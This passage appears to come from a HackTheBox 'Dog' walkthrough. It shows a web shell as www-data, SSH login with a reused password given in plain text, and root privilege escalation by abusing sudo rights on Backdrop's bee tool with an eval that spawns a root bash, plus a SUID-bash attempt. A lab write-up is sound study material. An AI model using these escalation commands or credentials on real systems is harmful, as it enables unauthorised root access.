jobert:x:1000:1000:jobert:/home/jobert:/bin/bash
johncusack:x:1001:1001:,,,:/home/johncusack:/bin/bash
www-data@dog:/var/www/html/modules/shell$
```

SSH login johncusack:BackDropJ2024DS2024 (same password we found)




```
┌──(kali㉿kali)-[~/Desktop/htb/dog]
└─$ ssh johncusack@10.129.61.147
johncusack@10.129.61.147's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-208-generic
```

sudo -l




```
johncusack@dog:~$ sudo -l
[sudo] password for johncusack:
Matching Defaults entries for johncusack on dog:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User johncusack may run the following commands on dog:
    (ALL : ALL) /usr/local/bin/bee
```

Now we are root.



```
johncusack@dog:~$ sudo bee --root=/var/www/html eval 'system("/bin/bash");'
root@dog:/var/www/html# id
uid=0(root) gid=0(root) groups=0(root)
```

We can also get root like this but the terminal output does not work.



```
johncusack@dog:~$ sudo /usr/local/bin/bee --root=/var/www/html eval "echo shell_exec('chmod u+s
> /bin/bash');"
chmod: missing operand after ‘u+s’
Try 'chmod --help' for more information.
root@dog:/var/www/html# id
root@dog:/var/www/html# whoami
root@dog:/var/www/html# ls
```